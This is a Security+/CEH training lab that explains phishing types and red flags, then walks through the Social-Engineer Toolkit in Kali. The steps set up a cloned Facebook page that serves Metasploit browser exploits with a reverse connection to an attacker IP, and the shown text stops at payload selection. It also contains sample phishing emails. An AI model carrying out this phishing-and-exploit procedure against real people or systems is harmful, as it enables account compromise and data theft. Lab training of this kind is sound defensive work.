

Social Engineering Using SET

OBJECTIVE:

CompTIA Security+ Domain:

Domain 3: Threats and Vulnerabilities

CompTIA Security+ Objective Mapping:

Objective 3.3: Summarize social engineering attacks and the associated effectiveness with each attack.

CEH Exam Domain:

Social Engineering

OVERVIEW:

Social engineering is a technique that attackers use to entice individuals, often with a lack of knowledge of computer security, to run programs, click links, or give out sensitive information. This lab demonstrates how social engineering techniques can be utilized.

OUTCOMES

In this lab, you will learn to:

1. Compromise a Windows Server with the Social Engineering Toolkit
2. Execute a spear-phishing attack
3. Exploit the malware to steal data on a system

Key Term	Description
Social Engineering Toolkit	tools that can be used by an attacker to exploit victims
meterpreter	A meterpreter payload can be used by an attacker for control over a victim's system.
Kali	a Linux distribution used for penetration testing or for hacking
Opera	a free browser and email client
spear phish	used to entice an individual to check a link or open an attachment in an email

Reading Assignment

Introduction

Social engineering is a technique that attackers use to entice individuals, often with a lack of knowledge of computer security, to run programs, click links, or give out sensitive information. This lab demonstrates

how social engineering techniques can be used. You will use Kali Linux, which is a Linux distribution toolkit for penetration testing and ethical hacking. These tools are used to help penetration testers and ethical hackers in their work. There is a toolkit in Kali called the social engineering toolkit, or SET, that assists you in doing social engineering attacks. Unfortunately, social engineering attacks are one of the easiest ways for hackers to get access to systems today.

In this lab, you will be compromising a Microsoft Windows server using the Kali 2 machine in the topology using the social engineering toolkit. There will be an e-mail sent that launches the malware into the Windows server.




FIGURE 1 - SOCIAL ENGINEERING TOPOLOGY

Phishing Attacks

Phishing is a social engineering technique that uses e-mail, phone, and text messaging by posing as a legitimate e-mail, phone call, and text message to get users to give up their user IDs, passwords, or their personal information that can be used by attackers to gain access to systems. Figure 2 illustrates some

examples of phishing. Explanations of other types of phishing are discussed below.




FIGURE 2 - TYPES OF PHISHING (SOURCE: BING)

Spear phishing

Spear phishing is an e-mail that is targeted to an individual or department within a business that appears to be authentic and legitimate from a trusted source when in actuality it is a hacker. Hackers can make e-mails look so real and authentic that it is hard to detect that it is a fraudulent e-mail. This lab demonstrates a spear phishing attack using social engineering toolkit in Kali Linux.

Whaling

Whaling is a specialized spear phishing attack against high-level people in businesses especially in the C-Suite. A "Big Phish" might be the president or CEO of a company with a great deal of industry knowledge but a lack of overall computer security awareness. Often, high-level executives have less restrictive permissions on their accounts so they are able to be fully productive.

Clone phishing

Clone phishing is a special phishing attack that takes a legitimate e-mail but changes the links in the e-mail and the return e-mail address to confuse users to give up their personal information and account information.

Voice phishing

Voice phishing uses the phone system to try to get you to divulge personal information and account information over the telephone. There are websites and utilities that allow attackers to spoof phone numbers today, so you have to be vigilant even if a call comes from a recognized number.

Smishing/SMS phishing

Smishing/SMS phishing is an attack using text messaging to get users to divulge information. You should never give out personal information over a text message.

Pharming

Users are becoming wiser to the different phishing attacks, so hackers are getting more clever in their approaches. Pharming is poisoning the DNS cache by changing the destination IP address to a malicious web site. Domain Name Server (DNS) resolves a fully qualified domain name to an IP address.

Weakest Link in a Network Infrastructure

Your cybersecurity policies, rules, and layered architecture are only as good as the weakest link in your network infrastructure. The weakest link is the user. To mitigate the issues with the user, businesses are making yearly cybersecurity awareness training available to all employees to help detect fraudulent e-mails. An example of a fraudulent e-mail is shown in Figure 3. By just looking at it, it is difficult to determine if it is a valid e-mail. But there are things you can look at in an e-mail to detect that is fraudulent. A word to the wise is to never respond to an e-mail from your bank.



Dear valued customer of TrustedBank,

We have recieved notice that you have recently attempted to withdraw the following amount from your checking account while in another country: \$135.25.

If this information is not correct, someone unknown may have access to your account. As a safety measure, please visit our website via the link below to verify your personal information:

<http://www.trustedbank.com/general/custverifyinfo.asp>

Once you have done this, our fraud department will work to resolve this discrepancy. We are happy you have chosen us to do business with.

Thank you,
TrustedBank

Member FDIC © 2005 TrustedBank, Inc.

FIGURE 3 - EXAMPLE PHISHING E-MAIL (SOURCE: BING)

Phishing Prevention

Figure 4 is a great resource in understanding how users can protect themselves from a spear phishing attack.

DON'T TAKE THE BAIT!

When in doubt, check it out. If an email sent to you has any of these red flags, verify with the sender before clicking on any link or downloading an attachment.

Message Header

Do I know the sender?

Is this from someone I usually communicate with?

Does the sender's email address have a suspicious domain?

Is this an unexpected or unusual email from this sender?

Is the email sent at an odd time, outside regular business hours?

Is the email sent to an unusual group of people?

Is the subject line match the content of the email?

Think Before You Click

You should always take caution when clicking on a link or opening an attachment. Before you click:

1. Hover your mouse over the link and be sure the link address displayed is to a website you'd expect.
2. Take a good look at the web address displayed to be sure it doesn't contain any spelling errors.

From: YourCEO@yourorganization.com
To: You@yourorganization.com
Date: Monday, February 3, 16, 05:45am
Subject: Direct Deposit System Update

Sally, You are receiving this email because you have authorized Bank payroll to pay you through direct deposit.

Due to a recent update to system, your direct deposit routing and account number will need to be updated by Tuesday. Failure to do so will result in the loss of direct deposit status and require you to pick up your pay check from payroll each pay period.

Remember to save the direct deposit emails for your records.

To update your direct deposit information please click the link below and verify your account:

[Employee Portal](#)

Office of Payroll
Your CEO

Message Body

Is the email written in a style consistent with the sender?

Does the email contain bad grammar, odd styling, or spelling errors?

Is there a link or attachment?

Does the email just seem "off" or give you an uneasy feeling?

Is the sender asking for personal, financial, or customer information?

SBS
CyberSecurity

www.sbscyber.com

FIGURE 4 - PHISHING RED FLAGS (SOURCE: [SBS CYBERSECURITY](#))

Users need to be aware of all e-mails that look legitimate. They need to look at a few things as illustrated in the figure:

1. Sender name (see if the brand name has been spoofed)
2. Impersonalized messages/highly personalized messages
3. Grammar errors in content
4. Be wary of attachments.
5. Review all links in the e-mail and see if they are going to right place or being redirected to a fake site.

Social Engineering Toolkit

The goal of this lab is to set up a fake website that appears to the victim to be Facebook. Using a Metasploit exploit, the social engineering toolkit helps you as the attacker to compromise a machine running Microsoft Windows. The first step is to get a web server (Kali attack machine) running with the Facebook website. As the attacker, you will send a phishing e-mail that links to the fake Facebook site. The user launches the fake Facebook login screen and the user logs in to the fake Facebook site and ends up running an exploit that sets up a connection to the attacker's machine. Once the exploit is complete, the attacker has access to the Windows victim machine and has the ability to navigate the machine remotely and steal information off the Windows machine.


CONCLUSION:

Social engineering is a serious threat to organizations and companies. Hackers can use social engineering techniques to get account information to break into systems. Employees need to be vigilant and make sure that the e-mails, voice calls, and text messages are legitimate before responding, but you should never give personal information and account information in e-mail.

This lab demonstrates a spear phishing attack using the SET toolkit in Kali.

Launching an Attack


1. **Click** on the **External Kali 2 Linux icon** on the topology. **Type** **root** for the **Username**. **Click** the **Next button**.



KALI 2 ATTACK MACHINE


Sometimes you will not be able to see your mouse until you actually click within the Kali 2 Linux window.

If the Kali Linux is displaying the time, and not the logon box, press the Enter Key.




EXTERNAL KALI 2 USERNAME

2. For the **Password**, type **toor** (root spelled backwards), and **click** the **Sign In** button.



EXTERNAL KALI 2 PASSWORD

3. **Click** the **terminal icon** (second from the top) to launch the **Linux terminal**.



OPENING THE KALI 2 TERMINAL

4. **Type** the following command, then **press** Enter to view the files and folders.

```
root@kali2:~# ls
```

```
root@kali2:~# ls
armitage          flag2.txt         sampleflag.txt
armitage150813.tgz flag3.jpg         Templates
bye.txt           hi.txt           test
Desktop           Music            test.txt
Documents         Pictures         Videos
Downloads         Public          VMwareTools-10.0.6-3560309.tar.gz
flag2.png         sampleflag.png   vmware-tools-distrib
```

LS COMMAND

5. **Type** the following command, then **press** Enter to sampleflag.txt.

```
root@kali2:~# more sampleflag.txt
```

```
root@kali2:~# more sampleflag.txt
flag:999818
```

MORE COMMAND

6. **Notice** the flag of 999818. **Click** on the Challenge icon and **type** the flag number into the answer box. This is just to show you how to capture Challenge Flags you will see throughout this lab.

Challenge Sample #

7. **Get** the information for below Challenge Flag by **using** the same techniques from the previous steps.

Challenge #

8. **Type** the following command, then **press** Enter to scan the firewall for open ports.

You may or may not have to accept the Terms of Service.

```
root@kali2:~# setoolkit ↩
[-] New set.config.py file generated on: 2016-04-28 00:13:53.979974
[-] Verifying configuration update...
[*] Update verified, config timestamp is: 2016-04-28 00:13:53.979974
[*] SET is using the new config, no need to restart
root@kali2:~#
```

```

:::===  :::=====  :::=====
:::      :::      :::=====
=====  =====  ===
      ===  ===      ===
=====  =====  ===
```

SET COMMAND

Challenge #

- At the **set** prompt, **type 1** to launch **Social-Engineering Attacks**. **Press Enter**.

Select from the menu:

- 1) Social-Engineering Attacks
- 2) Fast-Track Penetration Testing
- 3) Third Party Modules
- 4) Update the Social-Engineer Toolkit
- 5) Update SET configuration
- 6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

SOCIAL ENGINEERING

set> 1

TOOLKIT

10. Type **2** to launch **Website Attack Vectors**. Press **Enter**.

Select from the menu:

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) Wireless Access Point Attack Vector
- 8) QRCode Generator Attack Vector
- 9) Powershell Attack Vectors
- 10) Third Party Modules

99) Return back to the main menu.

set> 2

SOCIAL ENGINEERING TOOLKIT

8. At the **set:webattack** prompt, type **2** to perform a **Metasploit Browser Exploit**. Press **Enter**.

- 1) Java Applet Attack Method
- 2) Metasploit Browser Exploit Method
- 3) Credential Harvester Attack Method
- 4) Tabnabbing Attack Method
- 5) Web Jacking Attack Method
- 6) Multi-Attack Web Method
- 7) Full Screen Attack Method
- 8) HTA Attack Method

99) Return to Main Menu

```
set:webattack>2
```



SOCIAL ENGINEERING TOOLKIT

9. At the `set:webattack` prompt, type **1** to use Web Templates. Press Enter.

The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.

- 1) Web Templates
- 2) Site Cloner
- 3) Custom Import

99) Return to Webattack Menu

```
set:webattack>1
```



SOCIAL ENGINEERING TOOLKIT

10. Type **no** when you are asked about NAT/Port Forwarding. Press Enter.

```
set> Are you using NAT/Port Forwarding [yes|no]: no
```

```
[-] NAT/Port Forwarding can be used in the cases where your SET machine is  
[-] not externally exposed and may be a different IP address than your reverse listener.
```

```
set> Are you using NAT/Port Forwarding [yes|no]: no
```



SOCIAL ENGINEERING TOOLKIT

11. Type **175.45.176.199** for the IP address or hostname for the reverse connection. Press Enter.

set:webattack> IP address or hostname for the reverse connection:175.45.176.199

```
set:webattack> IP address or hostname for the reverse connection 175.45.176.199
```

SOCIAL ENGINEERING TOOLKIT

12. Type **3** for Facebook for the template. Press Enter.

set:webattack> Select a template:3

1. Java Required
2. Google
3. Facebook
4. Twitter
5. Yahoo

```
set:webattack> Select a template 3
```

SOCIAL ENGINEERING TOOLKIT

13. Type **46** to set the payloads value to the Metasploit Browser Autopwn. Press Enter.

set:payloads>46

- 19) Adobe Flash Player MP4 "cprt" Overflow (2012-02-15)
- 20) MS12-004 midiOutPlayNextPolyEvent Heap Overflow (2012-01-10)
- 21) Java Applet Rhino Script Engine Remote Code Execution (2011-10-18)
- 22) MS11-050 IE mshtml!CObjectElement Use After Free (2011-06-16)
- 23) Adobe Flash Player 10.2.153.1 SWF Memory Corruption Vulnerability (2011-04-11)
- 24) Cisco AnyConnect VPN Client ActiveX URL Property Download and Execute (2011-06-01)
- 25) Internet Explorer CSS Import Use After Free (2010-11-29)
- 26) Microsoft WMI Administration Tools ActiveX Buffer Overflow (2010-12-21)
